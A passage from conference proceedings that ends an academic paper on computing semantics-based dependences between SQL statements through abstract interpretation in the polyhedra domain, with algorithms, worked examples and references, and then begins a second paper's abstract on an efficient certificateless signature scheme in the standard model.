Algorithm to Compute Abstract Semantics of Database Applications. The algorithm **Abstract-Semantics** computes polyhedron abstraction of database-values at each program point based on the data-flow equations [28] using semantic transition relation $\bar{\mathbf{S}}$. The data-flow equations are defined on the control-flow graph of the database application which consists of various nodes: *start, end, assignment, test, join, DB-connect, update, delete, insert, select.* The algorithm starts with the polyhedron representation of the initial database and applies data-flow equations until least fixed point solution is reached. The final output represents a set of polyhedral representation of the database at each program point obtained after sequential execution of the program. This result is used to compute $\mathbf{A}_{use}$, $\mathbf{A}_{def}$, Υ and the semantics-based dependences (see Sects. 4.3 and 4.4). Observe that if the initial database is unknown then the domain range of each attribute data type and other integrity properties and constraints are used to represent the initial polyhedron as an overapproximation of all possible initial database states.

4.3 Computation of $\mathbf{A}_{use}$ and $\mathbf{A}_{def}$

Recall the Eqs. 1 and 2 in Sect. 3.2 to compute *used*- and *defined*-part of the target table t by $Q = \langle A, \phi\rangle$.

The computation of $\mathbf{A}_{use}$, $\mathbf{A}_{def}$ *w.r.t.* abstract semantics are defined below. Observe that $\mathbf{A}_{def}(Q, t)$ is represented in the form of two-tuple $\langle \texttt{P}_T,\ \texttt{P}'_T\rangle$ where $\texttt{P}_T$ and $\texttt{P}'_T$ are the components representing the true-part of the polyhedra of t before and after the execution of Q.

UPDATE: $\bar{\mathbf{S}}[\![\texttt{UPDATE}(\vec{v}_d, \vec{e}),\ \phi\rangle]\!]\texttt{P}$
$= \bar{\mathbf{S}}[\![\texttt{UPDATE}(\vec{v}_d, \vec{e}),\ true\rangle]\!]\texttt{P}_T \ \cup\ \bar{\mathbf{S}}[\![\texttt{UPDATE}(\vec{v}_d, \vec{e}),\ false\rangle]\!]\texttt{P}_F = \{\texttt{P}'_T\ ,\ \texttt{P}_F\}$

$$\mathbf{A}_{use}(Q_{upd},\ t) = \langle\texttt{P}_T\rangle \quad \text{and} \quad \mathbf{A}_{def}(Q_{upd},\ t) = \langle\texttt{P}_T,\ \texttt{P}'_T\rangle$$

Algorithm 1. Abstract-Semantics

```
Input: Database Application of size $n$ and database dB
Output: Set of polyhedra occurs at each of the program points
Let $\mathtt{P}_{\mathtt{dB}}$ represents the polyhedron representation of the initial database dB. Let
  $\mathtt{P}(c_i)$ where $i = 1, \ldots, n$, represents set of polyhedra occurs at $i^{th}$ statement $c_i$
  of the application. Let $pred(c_i)$ represents the set of predecessor statements of
  $c_i$ according to the control-flow graph of the application,
1.    Compute $\mathtt{P}_{\mathtt{dB}}$ which is the polyhedron representation of the initial
  database.
2.    $\forall i \in [0, \ldots, n]$, $\mathtt{P}(c_i) := \emptyset$.
3.    Repeat step 4 until least fix-point is reached.
4.    $\forall i = 1, \ldots, n$: apply the data flow equations $\mathtt{DF}(c_i)$ defined below:
        Switch( $\mathtt{DF}(c_i)$){
            Case $\mathtt{DF}(start)$: $\emptyset$.
            Case $\mathtt{DF}(end)$: $\bigsqcup_{c_j \in pred(c_i)} \mathtt{P}(c_j)$.
            Case $\mathtt{DF}(assignment)$: $\bigsqcup_{c_j \in pred(c_i)} \bar{\mathbf{S}}[\![x_j := e]\!]\ (\mathtt{P}(c_j))$
            Case $\mathtt{DF}(test)$: $\bigsqcup_{c_j \in pred(c_i)} \bar{\mathbf{S}}[\![\vec{l}.\vec{x} \otimes m]\!]\ (\mathtt{P}(c_j))$
            Case $\mathtt{DF}(join)$: $\bigsqcup_{c_j \in pred(c_i)} \mathtt{P}(c_j)$.
            Case $\mathtt{DF}(DB\text{-}connect)$: $\mathtt{P}_{\mathtt{dB}}$
            Case $\mathtt{DF}(update)$: $\bigsqcup_{c_j \in pred(c_i)} \bar{\mathbf{S}}[\![\mathtt{UPDATE}(\vec{v}_d, \vec{e}),\ \phi\rangle]\!]\ (\mathtt{P}(c_j))$
            Case $\mathtt{DF}(delete)$: $\bigsqcup_{c_j \in pred(c_i)} \bar{\mathbf{S}}[\![\mathtt{DELETE}(\vec{v}_d),\ \phi\rangle]\!]\ (\mathtt{P}(c_j))$
            Case $\mathtt{DF}(insert)$: $\bigsqcup_{c_j \in pred(c_i)} \bar{\mathbf{S}}[\![\mathtt{INSERT}(\vec{v}_d, \vec{e})\rangle]\!]\ (\mathtt{P}(c_j))$
            Case $\mathtt{DF}(select)$: $\bigsqcup_{c_j \in pred(c_i)}$
  $\bar{\mathbf{S}}[\![\langle \mathtt{SELECT}\big(f(\vec{e'}), r(\vec{h}(\vec{x})), \phi_2, g(\vec{e})\big), \phi_1\rangle]\!](\mathtt{P}(c_j))$
        }
End
```

DELETE: $\bar{\mathbf{S}}[\![\mathtt{DELETE}(\vec{v}_d),\ \phi\rangle]\!]\mathtt{P} = \bar{\mathbf{S}}[\![\mathtt{DELETE}(\vec{v}_d),\ true\rangle]\!]\mathtt{P}_T = \{\mathtt{P}'\}$

$$\mathbf{A}_{use}(Q_{del},\ t) = \langle \mathtt{P}_T \rangle \quad \text{and} \quad \mathbf{A}_{def}(Q_{del},\ t) = \langle \mathtt{P}_T, \emptyset \rangle$$

INSERT: $\bar{\mathbf{S}}[\![\mathtt{INSERT}(\vec{v}_d, \vec{e}), \phi\rangle]\!]\mathtt{P} = \bar{\mathbf{S}}[\![\mathtt{INSERT}(\vec{v}_d, \vec{e}), true\rangle]\!]\mathtt{P} = \{\mathtt{P} \sqcup \mathtt{P}_{new}\}$
where $\mathtt{P}_{new}$ is the polyhedron represented by the inserted tuple values.

$$\mathbf{A}_{use}(Q_{ins},\ t) = \langle \emptyset \rangle \quad \text{and} \quad \mathbf{A}_{def}(Q_{ins},\ t) = \langle \emptyset, \mathtt{P}_{new} \rangle$$

SELECT: $\bar{\mathbf{S}}[\![\langle \mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ \phi_1\rangle]\!]\mathtt{P}$

$$= \bar{\mathbf{S}}[\![\langle \mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ true\rangle]\!]\mathtt{P}_T \bigcup \bar{\mathbf{S}}[\![\langle \mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ false\rangle]\!]\mathtt{P}_F = \{\mathtt{P}\}$$

$$\mathbf{A}_{use}(Q_{sel},\ t) = \langle \mathtt{P}_T \rangle \quad \text{and} \quad \mathbf{A}_{def}(Q_{sel},\ t) = \langle \emptyset, \emptyset \rangle$$

Observe that, in case of update operation, $\mathbf{A}_{def}$ consists of two elements: the first one represents the polyhedron before updation and the second one represents the polyhedron after updation. In $\mathbf{A}_{use}$ and $\mathbf{A}_{def}$, we keep both the elements




Fig. 4. Polyhedra representation of the database "emp" w.r.t Q_3 and Q_4

separated by comma, instead of performing union or minus operation, as it reduces false positive and the computational complexity significantly. Example 6 illustrates this on the running example in Fig. 1.

Example 6. Consider the example in Fig. 1. The abstract representation of the table "emp" (in Fig. 1(b)) in the form of polyhedron is:

$$\mathtt{P}_{emp} = \langle\{com \geqslant 10, -com \geqslant -30, sal \geqslant 800, -sal \geqslant -3000, age \geqslant 20, -age \geqslant -62\}, 3\rangle$$

This is shown in Fig. 4(a). The abstract syntax at program points 3 and 4 are:

$$Q_3 : \langle \mathtt{UPDATE}(\langle sal\rangle\ \langle sal + 100\rangle),\ (com + age) \geqslant\ 60\rangle$$
$$Q_4 : \langle \mathtt{SELECT}(rs1,\ id,\ \mathtt{ALL}(\mathtt{AVG}(sal)),\ true,\ id),\ (age + com) \leqslant\ 55\rangle$$

where *id* represents identity functions for f and g. The transition semantics of Q_3 is:
$\bar{\mathbf{S}}[\![Q_3]\!]\mathtt{P}_{emp} = \bar{\mathbf{S}}[\![\langle \mathtt{UPDATE}(\langle sal\rangle, \langle sal + 100\rangle),\ (age + com) \geqslant 60\rangle]\!]\mathtt{P}_{emp} = \{\mathtt{P}'_T,\ \mathtt{P}_F\}$, where

$$\begin{aligned}
\mathtt{P}_T &= \langle\{com \geqslant 10, -com \geqslant -30,\ sal \geqslant 800, -sal \geqslant -3000,\ age \geqslant 30, -age \geqslant -62,\\
&\qquad (age + com) \geqslant 60\}, 3\rangle.\\
\mathtt{P}'_T &= \langle\{com \geqslant 10, -com \geqslant -30,\ sal \geqslant 900, -sal \geqslant -3100,\ age \geqslant 30, -age \geqslant -62,\\
&\qquad (age + com) \geqslant 60\}, 3\rangle.\\
\mathtt{P}_F &= \langle\{com \geqslant 10, -com \geqslant -30,\ sal \geqslant 800, -sal \geqslant -3000,\ age \geqslant 20, -age \geqslant -49,\\
&\qquad -(age + com) \geqslant -59\}, 3\rangle.
\end{aligned}$$

This is depicted in Fig. 4(b). Similarly, the transition semantics of Q_4 is:

$$\begin{aligned}
\bar{\mathbf{S}}[\![Q_4]\!]\mathtt{P}_{emp} &= \bar{\mathbf{S}}[\![\langle \mathtt{SELECT}(rs1,\ id,\ \mathtt{ALL}(\mathtt{AVG}(sal)),\ true,\ id),\ (age + com) \leqslant 55\rangle]\!]\mathtt{P}_{emp}\\
&= \bar{\mathbf{S}}[\![\langle \mathtt{SELECT}(rs1,\ id,\ \mathtt{ALL}(\mathtt{AVG}(sal)),\ true,\ id),\ true\rangle]\!]\mathtt{P}_T \bigcup\\
&\quad\ \bar{\mathbf{S}}[\![\langle \mathtt{SELECT}(rs1,\ id,\ \mathtt{ALL}(\mathtt{AVG}(sal)),\ true,\ id),\ false\rangle]\!]\mathtt{P}_F\\
&= \{\mathtt{P}_{emp}\},\quad \text{where}
\end{aligned}$$

$$\begin{aligned}
\mathtt{P}_T &= \langle\{com \geqslant 10, -com \geqslant -30,\ sal \geqslant 800, -sal \geqslant -3000, age \geqslant 20,\ -age \geqslant -45,\\
&\qquad -(age + com) \geqslant -55\}, 3\rangle.\\
\mathtt{P}_F &= \langle\{com \geqslant 10,\ -com \geqslant -30, sal \geqslant 800,\ -sal \geqslant -3000, age \geqslant 26, -age \geqslant -62,\\
&\qquad (age + com) \geqslant 56\}, 3\rangle.
\end{aligned}$$

This is depicted in Fig. 4(c). According to the abstract semantics, the *defined*-part by Q_3 and the *used*-part by Q_4 are:

$$\mathbf{A}_{def}(Q_3, \mathtt{emp}) = \langle \mathtt{P}_T,\ \mathtt{P}'_T\rangle \quad\text{and}\quad \mathbf{A}_{use}(Q_4, \mathtt{emp}) = \langle \mathtt{P}_T\rangle$$

4.4 Computation of $\boldsymbol{\Upsilon}$

According to the Definition 3, the dependence of Q_2 on Q_1 is denoted as $Q_1 \xrightarrow{\Upsilon} Q_2$ where $\bar{\mathbf{S}}[\![Q_1]\!](\rho_t, \rho_a) = \{(\rho_{t'}, \rho_a)\}$ and $\Upsilon = \mathbf{A}_{def}(Q_1, t) \cap \mathbf{A}_{use}(Q_2, t') \neq \emptyset$.

The semantic dependency and independency of Q_2 on Q_1 are determined based on the following four cases:

Case1. $\mathtt{P}_T^{Q_1} \sqcap \mathtt{P}_T^{Q_2} \neq \emptyset \wedge \mathtt{P}_T'^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset$ **Case2**. $\mathtt{P}_T^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset \wedge \mathtt{P}_T'^{Q_1} \sqcap \mathtt{P}_T^{Q_2} \neq \emptyset$
Case3. $\mathtt{P}_T^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset \wedge \mathtt{P}_T'^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset$ **Case4**. $\mathtt{P}_T^{Q_1} \sqcap \mathtt{P}_T^{Q_2} \neq \emptyset \wedge \mathtt{P}_T'^{Q_1} \sqcap \mathtt{P}_T^{Q_2} \neq \emptyset$

where $\sqcap$ is the greatest lower bound representing union operation, $\mathbf{A}_{def}(Q_1, t) = \langle \mathtt{P}_T^{Q_1},\ \mathtt{P}_T'^{Q_1}\rangle$, and $\mathbf{A}_{use}(Q_2, t') = \mathtt{P}_T^{Q_2}$.

The SQL statements $Q1$ and $Q2$ are semantically independent when case 3 holds. That is,

$$\Upsilon = \mathbf{A}_{def}(Q_1, t) \cap \mathbf{A}_{use}(Q_2, t') = \emptyset \quad \text{iff} \quad \mathtt{P}_T^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset \wedge \mathtt{P}_T'^{Q_1} \sqcap \mathtt{P}_T^{Q_2} = \emptyset \quad (3)$$

Example 7. In Example 6, we have computed $\mathbf{A}_{def}(Q_3, \texttt{emp}) = \langle \texttt{P}_T,\ \texttt{P}'_T \rangle$ and $\mathbf{A}_{use}(Q_4, \texttt{emp}) = \langle \texttt{P}_T \rangle$ at program points 3 and 4 of the program "Prog" in Fig. 1. The dependence $Q_3 \xrightarrow{\Upsilon} Q_4$ does not exist semantically as

$$\texttt{P}_T^{Q3} \sqcap \texttt{P}_T^{Q4} = \emptyset \wedge \texttt{P}_T'^{Q3} \sqcap \texttt{P}_T^{Q4} = \emptyset$$

In words, the statement at program point 4 does not semantically dependent on the statement at 3 for the attribute *sal* in Fig. 1.

Algorithm to Compute Semantics-Based Dependences Based on Abstract Semantics. The algorithm **semDOPDG** takes a list of *used*- and *defined*-parts ($\mathbf{A}_{use}$ and $\mathbf{A}_{def}$) at each program statement c_i of the database application of size n, and computes its semantic-based DOPDG. The algorithm creates edges between DOPDG-nodes c_i and c_j based on the emptiness checking of the intersection of the *defined*-part by c_i and the *used*-part by c_j following the Eq. 3. To remove false dependency where more than one database statements (in sequence) redefine an attribute values which is finally used by another statement, the condition $\mathbf{A}_{def}(i) \sqsubseteq \mathbf{A}_{def}(j)$ verifies whether *defined*-part at program point c_i is fully covered by the *defined*-part at program point c_j. In this case, the true value in flag variable represents the dependency between c_i and c_j.

Algorithm 2. semDOPDG

```
Input: used- and defined-part ($\mathbf{A}_{use}$, $\mathbf{A}_{def}$) by all database statements in the
       program.
Output: Semantic-based DOPDG
Set flag=TRUE
for $i$ =1 to n-1 do
    for $j$=i+1 to n do
        if $A_{def}(i) \sqcap A_{use}(j) = \emptyset$ then
            Set flag = FALSE
        else
            Add the edge from $i^{th}$ node to $j^{th}$ node $(i \rightarrow i)$
        if flag=True then
            if $A_{def}(i) \sqsubseteq A_{def}(j)$ then
                flag = TRUE;
                BREAK;
End
```

Soundness. The semantics-based dependence computation is sound if a dependency does not exist in the abstract domain then it must not exist in the concrete domain. In other words, semantics independences in the abstract domain implies semantics independences in the concrete domain.

Theorem 2 (Soundness of Semantic Independences). *Given two statements Q_1 and Q_2, let $\boldsymbol{A}_{def}(Q_1)$ and $\boldsymbol{A}_{use}(Q_2)$ be the database defined- and used-parts respectively represented in abstract polyhedra domain. The computation of semantic independence is sound if $\forall X \subseteq \gamma(\boldsymbol{A}_{def}(Q_1)), \forall Y \subseteq \gamma(\boldsymbol{A}_{use}(Q_2))$: $X \cap Y \subseteq \gamma(\boldsymbol{A}_{def}(Q_1) \cap \boldsymbol{A}_{use}(Q_2))$ which implies that $\boldsymbol{A}_{def}(Q_1) \cap \boldsymbol{A}_{use}(Q_2) = \emptyset \Rightarrow X \cap Y = \emptyset$.*

Proof. We skip the proof for brevity.

5 Discussions of the Proposal *w.r.t* the Literature

This section discusses some existing notable directions towards semantics-based dependence computations of database applications, and provides a comparative analysis of our approach *w.r.t.* the literature.

Query-containment as Dependency Computation. The query containment is the problem of checking whether for every database, the result of one query is a subset of the result of another query [26]. Formally, a query Q_1 is said to be contained in a query Q_2, denoted $Q_1 \sqsubseteq Q_2 \iff \forall D\ Q_1(D) \subseteq Q_2(D)$ and $Q_1 \equiv Q_2 \iff Q_1 \sqsubseteq Q_2 \wedge Q_2 \sqsubseteq Q_1$, where $Q(D)$ represents the result of query Q on database D. The complexity of conjunctive query containment is `NP`-complete [26]. Query containment is useful for the various purposes of query optimization, detecting independence of queries from database updates, rewriting queries using views, etc. [23,26].

Dependency computation problem of database applications considers not only `SELECT` query, but also DML commands `INSERT`, `UPDATE`, `DELETE`. Therefore, solutions to the query containment problem are unable to provide a complete solution for the case of semantics-based dependency computation of database applications involving both *write-write* and *write-read* operations.

Propagation Analysis of Condition-Action rules. As a solution to compute overlapping part, Willmor et al. [33] refer to the analysis of Condition-Action rules of expert database system proposed in [3]. These rules are expressed in an extended relational algebra in the form $\mathtt{E}_{cond} \longrightarrow \mathtt{E}_{act}$ where $\mathtt{E}_{cond}$ and $\mathtt{E}_{act}$ represent the rule's condition and the rule's action as a data modification operation respectively. The propagation algorithm performs a syntactic analysis to predict how the action of one rule can affect the condition of another. In other words, the analysis checks whether the condition sees any data inserted or deleted or modified due to the action. Therefore, such kind of conditions verifications makes the computational complexity of dependence computation exponential *w.r.t.* the number of defining statements. Moreover, the algorithm fails to capture the semantic independencies when an attribute x is partially defined by more than one database statements (in sequence) and finally is used by another statement. In a nutshell, the propagation analysis is flow-insensitive.

Our Proposed Approach. Semantics in polyhedral abstract domain captures the relations among program variables and attributes and results into a more precise analysis with the cost of high computation complexity. Nevertheless, several other relational and non-relational abstract domains exist which provides a tradeoff between preciseness, efficiency and scalability. Intuitively, preciseness of the analysis in relational abstract domain are benefitted significantly when more number of relations among variables or attributes are present in the program itself, *e.g.* in the `WHERE` clause or in the conditional or iterative statements. For instance, consider the following statements:

$$Q_1 : \texttt{UPDATE t SET } a := a + 1 \texttt{ WHERE } a \leqslant 3$$
$$Q_2 : \texttt{SELECT } a \texttt{ FROM t WHERE } b \geqslant 12$$

Due to the absence of any relation among attributes in the `WHERE` clauses of both statements, the polyhedral analysis yields a conservative results $Q_1 \rightarrow Q_2$ which may not be true in some case. This is worthwhile to mention that we have avoided convex-hull (union) operation partially in the proposal which reduces the computational complexity significantly.

Let us discuss the scenario in a weakly relational abstract domain "octagon" of the form $c_ix_i + c_jx_j \leqslant c$ where x_i and x_j are program variables, c_i, $c_j \in [-1, 0, 1]$ and $c \in \mathbb{R} \cup \{\infty\}$ [27]. It can be seen as a restriction of the polyhedra domain where each inequality constraint only involves at most two variable and unit coefficients. In the case of dependency computation, the result produced by octagon abstract domain is less precise than polyhedra abstract domain, but is less costlier as compared to polyhedra. In some cases, octagon abstract domain is not applicable where more than two attributes in a SQL statement formed a relation or the attributes in a SQL statement has non unite coefficient. For example, consider the following two SQL statements:

$$Q_1 : \texttt{UPDATE t SET } a := a + 1 \texttt{ WHERE } 3 * a + 2 * b \geqslant 35$$
$$Q_2 : \texttt{SELECT } a \texttt{ FROM t WHERE } 3 * a + 2 * b \leqslant 30$$

where statements have non unite coefficients in the constraints $3 * a + 2 * b \geqslant 35$ and $3 * a + 2 * b \leqslant 30$ which can not be represented in the form of octagonal constraints.

Most importantly, our proposed approach, irrespective of the abstract domains, serves as a pwoerful tool to give a solution in the case of undecidable scenario when no initial database state is provided. In such situation, the analysis starts with an overapproximation of all possible initial database states which is obtained by considering domain ranges of attributes' data types, integrity constraints, etc.

Computational Complexity. The computation of abstract semantics over the abstract domain of polyhedra is based on the polyhedra operations in terms of vertices and rays. The suitable libraries [2,19] are available for polyhedra computation. Although, in general, the computational complexity is exponential

($O(2^n)$) [21], however for fixed dimension the complexity can be reduced to linear [25]. Alternatively, weakly relational abstract domains, *e.g.* domain of octagon, difference bound matrix [27], etc. exist which require polynomial time and space complexity, but they are less precise than polyhedra abstract domain and they supports more limited number of relations between program variables.

6 Applications

Semantic-based approach computes an optimal set of dependences in programs, yielding to more precise dependence graphs. This refinement plays crucial role in different fields of the software engineering. Some of the applications are ***(i) Language-based Information Flow Security Analysis*** [20,30]: As dependence graph-based approaches are flow-sensitive, they are widely accepted approaches to perform language-based information flow security analysis. Several formal approaches also implicitly or explicitly use the notion of dependences. ***(ii) Slicing*** [16,22]: Program slicing is one of the most suitable static analysis techniques used in many software engineering scenarios, *e.g.* debugging, testing, code-understanding, code-optimization etc. ***(iii) Data provenance*** [5]: Data provenance is a source of information or contextual information about an object. Its intention is to show how (part of) the output of a query depended on (part of) its input. Semantics-based dependence analysis techniques are familiar for semantic characterization of data provenance. ***(iv) Concurrent System modeling*** [11,18]: In case of software transaction, semantic-based dependency computations play an important role to schedule various transactions for concurrent execution without lose of database consistency. ***(v) Materialization View Creation*** [31]: Attribute dependences are significantly useful in creation of materialized view of databases. Semantics-based approach can be applied in this context as well.

7 Conclusions

In this paper, we proposed a novel approach to compute semantics-based dependences in database applications based on the Abstract Interpretation framework. The semantic independences among database statements are computed based on the abstract semantics of database statements in the affine domain of polyhedra. Although more precise, however, as an alternative we may also use other weakly relational abstract domain as well (*e.g.* domain of octagons, difference bound matrix, etc.) to reduce the computational complexity with the cost of preciseness. The proposed approach serves as a powerful tool to give a solution in the case of undecidable scenario when no initial database state is provided. We are now implementing a prototype based on our proposal aiming to apply on real benchmark codes and to check the strength of the proposal in terms of precision, scalability and efficiency *w.r.t.* existing techniques.

Acknowledgment. This work is partially supported by the ERDF - European Regional Development Fund through the Operational Programme for Competitiveness and Internationalisation - COMPETE 2020 Programme within project "POCI-01-0145-FEDER-006961", and by National Funds through the Portuguese funding agency, FCT - Fundação para a Ciência e a Tecnologia as part of project "UID/EEA/50014/2013".

References

1. Ahuja, B.K., Jana, A., Swarnkar, A., Halder, R.: On preventing SQL injection attacks. In: Chaki, R., Cortesi, A., Saeed, K., Chaki, N. (eds.) Advanced Computing and Systems for Security. AISC, vol. 395, pp. 49–64. Springer, Heidelberg (2016). doi:10.1007/978-81-322-2650-5_4
2. Bagnara, R., Hill, P.M., Zaffanella, E.: The ppl: toward a complete set of numerical abstractions for the analysis and verification of hardware and software systems. Technical report Dipartimento di Matematica, Università di Parma, Italy (2006)
3. Baralis, E., Widom, J.: An algebraic approach to rule analysis in expert database systems (1994)
4. Chen, L., Minè, A., Cousot, P.: A sound floating-point polyhedra abstract domain. In: Proceeding of the PLS, pp. 3–18 (2008)
5. Cheney, J., Ahmed, A., Acar, U.A.: Provenance as dependency analysis. In: Proceeding of the ICDPL, pp. 138–152 (2007)
6. Chernikova, N.V.: Algorithm for discovering the set of all the solutions of a linear programming problem, vol. 8, pp. 282–293 (1968)
7. Cousot, P.: Web page on abstract interpretation. http://www.di.ens.fr/cousot/AI/
8. Cousot, P., Cousot, R.: A gentle introduction to formal verification of computer systems by abstract interpretation. NATO Science Series III: Comp. and Syst. Sciences
9. Cousot, P., Halbwachs, N.: Automatic discovery of linear restraints among variables of a program. In: Proceeding of the POPL 1978, pp. 84–96 (1978)
10. Ferrante, J., Ottenstein, K.J., Warren, J.D.: The program dependence graph and its use in optimization. ACM Trans. Program. Lang. Sys. **9**(3), 319–349 (1978)
11. Guerraoui, R., Henzinger, T.A., Singh, V.: Software transactional memory on relaxed memory models. In: Computer Aided Verification, vol. 5643, pp. 321–336 (2009)
12. Halder, R., Cortesi, A.: Abstract interpretation of database query languages. Comput. Lang. Syst. Struct. **38**, 123–157 (2012)
13. Halder, R., Cortesi, A.: Abstract program slicing of database query languages. In: Proceeding of the Applied Computing, pp. 838–845. ACM (2013)
14. Halder, R., Jana, A., Cortesi, A.: Data leakage analysis of the hibernate query language on a propositional formulae domain. Trans. Large-Scale Data- Knowl.-Centered Syst. **23**, 23–44 (2016)
15. Hammer, C.: Experiences with PDG-based IFC. In: Massacci, F., Wallach, D., Zannone, N. (eds.) ESSoS 2010. LNCS, vol. 5965, pp. 44–60. Springer, Heidelberg (2010). doi:10.1007/978-3-642-11747-3_4
16. Horwitz, S., Reps, T., Binkley, D.: Interprocedural slicing using dependence graphs. ACM Trans. PLS **12**(1), 26–60 (1990)
17. Jana, A., Halder, R., Chaki, N., Cortesi, A.: Policy-based slicing of hibernate query language. In: Saeed, K., Homenda, W. (eds.) CISIM 2015. LNCS, vol. 9339, pp. 267–281. Springer, Heidelberg (2015). doi:10.1007/978-3-319-24369-6_22

18. Jana, A., Halder, R., Cortesi, A.: Verification of hibernate query language by abstract interpretation. In: He, X., Gao, X., Zhang, Y., Zhou, Z.-H., Liu, Z.-Y., Fu, B., Hu, F., Zhang, Z. (eds.) IScIDE 2015. LNCS, vol. 9243, pp. 116–128. Springer, Heidelberg (2015). doi:10.1007/978-3-319-23862-3_12
19. Jeannet, B., Miné, A.: Apron: a library of numerical abstract domains for static analysis. In: Bouajjani, A., Maler, O. (eds.) CAV 2009. LNCS, vol. 5643, pp. 661–667. Springer, Heidelberg (2009). doi:10.1007/978-3-642-02658-4_52
20. Johnson, A., Waye, L., Moore, S., Chong, S.: Exploring and enforcing security guarantees via program dependence graphs. In: Proceeding of the 36th ACM SIGPLAN Conference on PLDI, PLDI 2015, pp. 291–302. ACM (2015)
21. Kelner, J.A., Spielman, D.A.: A randomized polynomial-time simplex algorithm for linear programming. In: Proceeding of the Theory of Computing, pp. 51–60. ACM (2006)
22. Larsen, L., Harrold, M.J.: Slicing object-oriented software. In: Proceeding of the ICSE, pp. 495–505. IEEE CS (1996)
23. Levy, A.Y., Sagiv, Y.: Queries independent of updates. In: Proceeding of the VLDB, pp. 171–181 (1993)
24. Mastroeni, I., Zanardini, D.: Data dependencies and program slicing: from syntax to abstract semantics. In: Proceeding of the Partial Evaluation and Semantics-Based Program Manipulation, pp. 125–134 (2008)
25. Megiddo, N.: Linear programming in linear time when the dimension is fixed. J. ACM **31**(1), 114–127 (1984)
26. Millstein, T., Levy, A., Friedman, M.: Query containment for data integration systems. In: Proceeding of the PDS, pp. 67–75. ACM (2000)
27. Minè, A.: The octagon abstract domain. Higher Order Symbol. Comput. **19**(1), 31–100 (2006). http://www.astreeensfr/
28. Nielson, F., Nielson, H.R., Hankin, C.: Principles of Program Analysis. Springer, Heidelberg (1999)
29. Ottenstein, K.J., Ottenstein, L.M.: The program dependence graph in a software development environment. ACM SIGPLAN Notices **19**(5), 177–184 (1984)
30. Sabelfeld, A., Myers, A.C.: Language-based information-flow security. IEEE J. SAC **21**, 2003 (2003)
31. Sen, S., Dutta, A., Cortesi, A., Chaki, N.: A new scale for attribute dependency in large database systems. In: Cortesi, A., Chaki, N., Saeed, K., Wierzchoń, S. (eds.) CISIM 2012. LNCS, vol. 7564, pp. 266–277. Springer, Heidelberg (2012). doi:10.1007/978-3-642-33260-9_23
32. Tsahhirov, I., Laud, P.: Application of dependency graphs to security protocol analysis. In: Proceeding of the 3rd Symposium on Trustworthy Global Computing, pp. 294–311, Sophia-Antipolis, France, 5–6 Nov 2007
33. Willmor, D., Embury, S.M., Shao, J.: Program slicing in the presence of a database state. In: Proceeding of the IEEE ICSM, pp. 448–452 (2004)

Cryptosystem and Protocols

An Efficient Certificateless Signature Scheme in the Standard Model

Sébastien Canard$^{1(\boxtimes)}$ and Viet Cuong Trinh^{1,2}

^{1} Orange Labs - Applied Crypto Group, Caen, France
sebastien.canard@orange.com
^{2} Hong Duc University, Thanh Hoa, Viet Nam

Abstract. Identity-based cryptography has been introduced by Shamir at Crypto'84 to avoid the use of expensive certificates in certified public key cryptography. In such system, the identity becomes the public key and each user needs to interact with a designated authority to obtain the related private key. It however suffers the key escrow problem since the authority knows the private keys of all users. To deal with this problem, Riyami and Paterson have introduced, at Asiacrypt'03, the notion of *certificateless* public key cryptography. In this case, there is no need to use the certificate to certify the public key, and neither the user nor the authority can derive the full private key by himself. There have been several efforts to propose a certificateless signature (CLS) scheme in the standard model, but all of them either make use of the Waters' technique or of the generic conversion technique (proposed by Yum and Lee at ACISP'04 and later modified by Hu *et al.* at ACISP'06) which both lead to inefficient schemes. In this paper, we introduce a new and direct approach to construct a CLS scheme, secure in the standard model, with constant-size of all parameters and having efficient computing time. Our scheme is therefore very efficient when comparing to existing CLS schemes in the standard model.

Keywords: Certificateless signature · Standard model · Strong type adversary

1 Introduction

